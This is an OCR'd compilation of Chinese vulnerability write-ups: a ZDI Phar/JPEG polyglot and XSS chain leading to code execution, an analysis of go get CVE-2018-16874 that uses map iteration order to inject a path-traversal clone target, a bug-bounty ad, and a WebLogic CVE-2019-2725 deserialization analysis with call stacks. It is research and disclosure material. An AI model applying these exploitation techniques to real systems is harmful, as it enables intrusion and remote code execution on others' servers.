为了创建 polyglot 文件，攻击者首先需要选择一个 JPEG 图像载体，然后将基于 TAR 的恶意 Phar 文件全部存放到 JPEG 文件开头处的 JPEG 注释段中。当解释成 TAR 格式文件时，JPEG 文件的图像开始段标记以及注释段标记会稍微与第一个文件名冲突。当修复 TAR 文件校验和后，只要存储在 TAR/Phar 归档文件中的第一个文件与包含 POP 链 payload 的 Phar 元数据组件文件不对应，这种冲突就不会对漏洞利用造成影响。

7.3.4 利用过程总结

回顾一下，攻击者首先必须将 ZDI-19-130 JPEG/Phar polyglot 图像文件上传到目标服务器上，确定已上传图像的位置。然后，攻击者必须两次上传 ZDI-19-291 GIF/HTML 图像 XSS，使服务器在保存图像文件时删除文件扩展名。最后，攻击者必须诱导网站管理员访问托管在目标服务器上的 ZDI-19-291 GIF/HTML，通过适当的 `type` 属性，使浏览器以 HTML 页面渲染该图像，从而触发第二阶段的漏洞利用。如果一切顺利，攻击者可以在 web 服务器上实现代码执行，返回一个 shell（参考前面的演示视频）。

7.4 四、总结

Thomas 展示了一种新的攻击方法，为攻击者打开了崭新的大门。除非 PHP 决定修改 Phar 文件的处理流程，否则开发者在使用文件操作符处理用户可控的数据时要格外小心。许多人认为将用户可控的数据传递给文件操作符（如 `is_dir()`）不是高风险的操作，因此我们估计将来会出现利用该方法的其他漏洞。随着 POP 链利用工具的不断完善，PHP 反序列化漏洞现在利用起来也非常容易。软件厂商应当借此机会考虑不再使用 `serialize()`，迁移到更为安全的 `json_encode()` 方案。

虽然这些 bug 并没有赢得 TIP 奖项，但对漏洞研究而言依然非常重要。如果大家对 TIP 计划感兴趣，可以经常翻一下我们的博客，关注目标清单有什么改动。我们的总奖金已经累计超过 1,000,000 美元，应该足以吸引您的目光。

另外，大家可以关注我的推特，获取最新的漏洞利用技术及安全补丁信息。

go get -v CVE-2018-16874

作者：ztz

原文链接：https://projectsharp.org/2019/05/26/go-get-v-cve-2018-16874

这是一篇拖了很久的文

起因是某次给 godoc.org 提交 RCE 后，突然好奇起同样机制的 go get 会不会也存在相似的洞

于是便开始分析 go get 的内部实现，没想到意外的在另一处发现了一个有意思的洞

8.1 开始

go get 会根据 import path 获取指定依赖包到本地，对其进行编译和安装，如：

```
$ go get github.com/jmoiron/sqlx
```

go get 大概逻辑是这样（对应代码在 src/cmd/go/internal/get 我懒得贴了）：

1. 解析 import path，判断是否为已知托管平台（Github、Bitbucket 等）
2. 若目标依赖位于已知平台，调用写死的规则去解析
3. 若目标依赖位于未知站点，就动态解析

而根据官方文档，如果 import path 未知，go 会尝试解析远程 import path 的 <meta> 标签：

> If the import path is not a known code hosting site and also lacks a version control qualifier, the go tool attempts to fetch the import over https/http and looks for a tag in the document's HTML

合法的 <meta> 标签格式为：

```
<meta name="go-import" content="import-prefix vcs repo-root">
```

各字段含义如下：

import-prefix 表示 import path 的仓库根地址，当页面出现多个 go-import 标签时 go 就靠这个字段选择正确的标签 vcs 表示使用的版本控制系统如 git, hg 等 repo-root 表示仓库地址

Go 解析到正确的标签后，会做一些校验，其中一个是 import-prefix 必须是用户输入的 import path 的前缀，这个校验使我直接打消了在 import-prefix 中插入 ../ 的想法（这是之前 godoc 那个洞的思路）

然后根据 vcs 代表的版本控制系统生成对应的实例：

```
rr := &repoRoot{
  vcs:  vcsByCmd(metaImport.VCS),
  repo: metaImport.RepoRoot,
```

```
  root: metaImport.Prefix,
}
```

每种不同的实例都拥有统一的接口方法

```
type vcsCmd struct {
    name string
    cmd  string // name of binary to invoke command

    createCmd   string // command to download a fresh copy of a repository
    downloadCmd string // command to download updates into an existing repository

    tagCmd         []tagCmd // commands to list tags
    tagLookupCmd   []tagCmd // commands to lookup tags before running tagSyncCmd
    tagSyncCmd     string   // command to sync to specific tag
    tagSyncDefault string   // command to sync to default tag

    scheme  []string
    pingCmd string
}
```

命令按照功能划分，具体执行的命令由底下的实例自己填充，如 `git`：

```
var vcsGit = &vcsCmd{
    name: "Git",
    cmd:  "git",

    createCmd:   "clone {repo} {dir}",
    downloadCmd: "fetch",

    tagCmd: []tagCmd{
        // tags/xxx matches a git tag named xxx
        // origin/xxx matches a git branch named xxx on the default remote repository
        {"show-ref", `(?:tags|origin)/(\S+)$`},
    },
    tagLookupCmd: []tagCmd{
        {"show-ref tags/{tag} origin/{tag}", `((?:tags|origin)/\S+)$`},
```

```
    },
    tagSyncCmd:     "checkout {tag}",
    tagSyncDefault: "checkout origin/master",

    scheme:  []string{"git", "https", "http", "git+ssh"},
    pingCmd: "ls-remote {scheme}://{repo}",
}
```

拿到实例后，Go 将其中的 import-prefix, vcs, repo-root 取出后：

```
rr, err := repoRootForImportPath(p.ImportPath)
if err != nil {
  return err
}
vcs, repo, rootPath = rr.vcs, rr.repo, rr.root
```

直接交给实例 vcs 执行创建操作：

```
root := filepath.Join(p.Internal.Build.SrcRoot, filepath.FromSlash(rootPath))
if err = vcs.create(root, repo); err != nil {
  return err
}
vcs.create‘ 的目的是将远端 ‘repo‘ 克隆到本地 ‘root‘ 中，实现方法是调用 ‘vcs‘ 的 ‘createCmd
func (v *vcsCmd) create(dir, repo string) error {
    return v.run(".", v.createCmd, "dir", dir, "repo", repo)
}

func (v *vcsCmd) run(dir string, cmd string, keyval ...string) error {
    _, err := v.run1(dir, cmd, keyval, true)
    return err
}
```

前面说了，命令是每个实例自己负责填充的，Go 在这里自己实现了一套模版机制，它将命令看作模版，具体执行时，只要把模版里的变量和实际变量进行一次替换即可方便的生成命令，如 git 的 clone 命令：

```
createCmd:   "clone {repo} {dir}",
```

替换方法是简单的 for 遍历替换：

```
func expand(match map[string]string, s string) string {
    for k, v := range match {
        s = strings.Replace(s, "{"+k+"}", v, -1)
    }
    return s
}
```

命令执行是用 os.exec 直接将参数传给可执行文件，不存在参数污染的可能。

我只能把注意力放在表示克隆路径上，克隆的路径其实就是 <meta> 标签里的 import-prefix，前面也说了，import-prefix 必须是用户输入 import-path 前缀，非但我不可能让用户输入 go get http://foo.bar/../../，Go 也不允许 import-path 里出现非法字符，所以这里没什么操控空间。

也就是说 <meta> 标签里的三个可控字段都不好利用。

8.2 转机

当我正要放弃时，突然想到了 go map 随机遍历的特性，map 结构在底层的实现是 HashTable，key 的存储是**无序**的，所以在使用 map 时，key-value 的存入顺序和遍历顺序并不一致。

由于担心用户过于依赖 map 遍历的顺序，官方特意对 map 的遍历做了随机化处理，每次 map 进行遍历操作的顺序都不一样，*Andrew Gerrand* 在官方博客 https://blog.golang.org/go-maps-in-action 里详细说明了这一点：

> When iterating over a map with a range loop, the iteration order is not specified and is not guaranteed to be the same from one iteration to the next. Since the release of Go 1.0, the runtime has randomized map iteration order. Programmers had begun to rely on the stable iteration order of early versions of Go, which varied between implementations, leading to portability bugs. If you require a stable iteration order you must maintain a separate data structure that specifies that order. This example uses a separate sorted slice of keys to print a map[int]string in key order:

简单写一个 map 遍历的程序来测试：

```
package main

import "fmt"

func main() {
```

```
  foobar := map[string]int{
      "foo": "foo",
      "bar": "bar",
  }

  for k, v := range foobar {
      fmt.Println(k, ": ", v)
  }
}
```

这是一个简单的 map 遍历代码，如果反复运行该程序，看到的输出顺序是这样的：

```
$ go run random_map.go
bar :  bar
foo :  foo
$ go run random_map.go
foo :  foo
bar :  bar
$ go run random_map.go
foo :  foo
bar :  bar
```

输出顺序是随机的，这种随机乱序遍历为我提供了绝处逢生的可能，如果命令模版在变量替换的过程中以我希望的顺序进行，我就可以配合模版变量搞一波事：

```
func expand(match map[string]string, s string) string {
    for k, v := range match {
        s = strings.Replace(s, "{"+k+"}", v, -1)
    }
    return s
}
```

其中

match 中的 key 为模版变量，value 为实际值，当前是 {"dir": import-prefix, "repo": repo-root} s 是命令模版 clone {repo} {dir}

我若在 import-prefix 中放入 {repo}，比如 https://foo.com/bar/{repo}，再在 repo 里插入我的字符：https://foo.com/bar/../../../../../../../../../../tmp/pwn，形成这样一个 match：

360 安全应急响应中心

360IoT 安全守护计划

百万漏洞奖金 寻找最强黑客

众测时间

安全众测

4月1日 — 4月15日 — 8月1日

报名申请

众测产品

360AI音箱Max

360家庭防火墙路由器5s

扫码报名免费领取

*报名资格通过审核后，将免费发放测试设备。

Weblogic 反序列化远程代码执行漏洞（CVE-2019-2725）

作者：Googuo@ 云影实验室

原文链接：https://www.anquanke.com/post/id/177381

9.1 0x01 漏洞描述

4 月 17 日，国家信息安全漏洞共享平台（CNVD）公开了 Weblogic 反序列化远程代码执行漏洞(CNVD-C-2019-48814)。由于在反序列化处理输入信息的过程中存在缺陷，未经授权的攻击者可以发送精心构造的恶意 HTTP 请求，利用该漏洞获取服务器权限，实现远程代码执行。目前，POC 已在野外公开（见参考链接)。官方紧急补丁（CVE-2019-2725）已于 4 月 26 日发布，请受影响主机及时修复漏洞。

受影响版本

Oracle WebLogic Server 10.*

Oracle WebLogic Server 12.1.3

影响组件：

bea_wls9_async_response.war

wsat.war


危害等级：高，攻击者利用此漏洞可执行任意代码。


9.2 0x02 漏洞分析


根据国家信息安全漏洞共享平台（CNVD）漏洞公告，此漏洞存在于异步通讯服务，可通过访问路径/_async/AsyncResponseService，判断不安全组件是否开启。wls9_async_response.war 包中的类由于使用注解方法调用了 Weblogic 原生处理 Web 服务的类，因此会受该漏洞影响：

```
@WebService(
    name = "AsyncResponseServicePortType",
    serviceName = "AsyncResponseService",
    targetNamespace = "http://www.bea.com/async/AsyncResponseService"
)
@SOAPBinding(
    style = Style.DOCUMENT,
    use = Use.LITERAL
)
@WLHttpTransport(
    portName = "AsyncResponseService",
```



为更好的理解漏洞成因，通过 IDEA 对 WebLogic 服务器远程动态调试（因为需要跟进原生类中的方法，需要在 IDEA 中指定 WebLogic 安装目录中的 JDK 文件夹)，在 ProcessBuilder 类中打下断点，关键的调用栈过程如下所示：


Debugger
Output
AdminServer Log
access
Frames
"[ACTIVE] ExecuteThread: '12' for queue: 'weblogic.kernel.Default (s...
start:438, ProcessBuilder (java.lang)
exec:593, Runtime (java.lang)
exec:431, Runtime (java.lang)
exec:328, Runtime (java.lang)
<clinit>:-1, Pwner833095545500 (ysoserial)
newInstance0:-1, NativeConstructorAccessorImpl (sun.reflect)
newInstance:39, NativeConstructorAccessorImpl (sun.reflect)
newInstance:27, DelegatingConstructorAccessorImpl (sun.reflect)
newInstance:513, Constructor (java.lang.reflect)
newInstance0:355, Class (java.lang)
newInstance:308, Class (java.lang)
getTransletInstance:353, TemplatesImpl (com.sun.org.apache.xalan.internal.xsltc.trax)
newTransformer:382, TemplatesImpl (com.sun.org.apache.xalan.internal.xsltc.trax)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:39, NativeMethodAccessorImpl (sun.reflect)
invoke:25, DelegatingMethodAccessorImpl (sun.reflect)
invoke:597, Method (java.lang.reflect)
equalsImpl:178, AnnotationInvocationHandler (sun.reflect.annotation)
invoke:40, AnnotationInvocationHandler (sun.reflect.annotation)
equals:-1, $Proxy95
put:376, HashMap (java.util)
readObject:292, HashSet (java.util)
安全客（www.anquanke.com）


Debugger
Output
AdminServer Log
access
Frames
"[ACTIVE] ExecuteThread: '12' for queue: 'weblogic.kernel.Default (s...
readObject:292, HashSet (java.util)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:39, NativeMethodAccessorImpl (sun.reflect)
invoke:25, DelegatingMethodAccessorImpl (sun.reflect)
invoke:597, Method (java.lang.reflect)
invokeReadObject:974, ObjectStreamClass (java.io)
readSerialData:1848, ObjectInputStream (java.io)
readOrdinaryObject:1752, ObjectInputStream (java.io)
readObject0:1328, ObjectInputStream (java.io)
readObject:350, ObjectInputStream (java.io)
<init>:63, UnitOfWorkChangeSet (oracle.toplink.internal.sessions)
newInstance0:-1, NativeConstructorAccessorImpl (sun.reflect)
newInstance:39, NativeConstructorAccessorImpl (sun.reflect)
newInstance:27, DelegatingConstructorAccessorImpl (sun.reflect)
newInstance:513, Constructor (java.lang.reflect)
invokeInternal:242, Statement (java.beans)
access$000:39, Statement (java.beans)
run:140, Statement$2 (java.beans)
doPrivileged:-1, AccessController (java.security)
invoke:137, Statement (java.beans)
getValue:98, Expression (java.beans)
getValue:445, MutableExpression (com.sun.beans)
安全客（www.anquanke.com）



调用栈非常深，下面解释一下几个关键的部分。首先是继承自 HttpServlet 的 BaseWSServlet 类，其中的 service 方法主要用于处理 HTTP 请求及其响应，通过 HTTP 协议发送的请求包封装在 HttpServletRequest 类的实例化对象 var1 中：



调用 BaseWSServlet 中定义的内部类 AuthorizedInvoke 的 run() 方法完成传入 HTTP 对象的权限验证过程：

```
private static class AuthorizedInvoke implements PrivilegedExceptionAction {
    HttpServletRequest request;
    HttpServletResponse response;
    BaseWSServlet servlet;

    AuthorizedInvoke(HttpServletRequest var1, HttpServletResponse var2, BaseWSServlet va
        this.request = var1;
        this.response = var2;
        this.servlet = var3;
    }

    public Object run() throws Exception {
        Iterator var1 = this.servlet.processerList.iterator();
```


若校验成功，则进入到 SoapProcessor 类的 process 方法中，通过调用 HttpServletRequest 类实例化对象 var1 的 getMethod() 方法获取 HTTP 请求类型，若为 POST 方法，则继续处理请求：


```
public class SoapProcessor implements Processor {
    private static final boolean verbose = Verbose.isVerbose(SoapProcessor.class);

    public SoapProcessor() {
    }

    public boolean process(HttpServletRequest var1, HttpServletResponse var2, BaseWSServlet
        if ("POST".equalsIgnoreCase(var1.getMethod())) {
            this.handlePost(var3, var1, var2);  var3: WebappWSServlet@15900  var1: "Workman
            return true;
        } else {
```


HTTP 请求发送至 SoapProcessor 类的 handlePost 方法中：

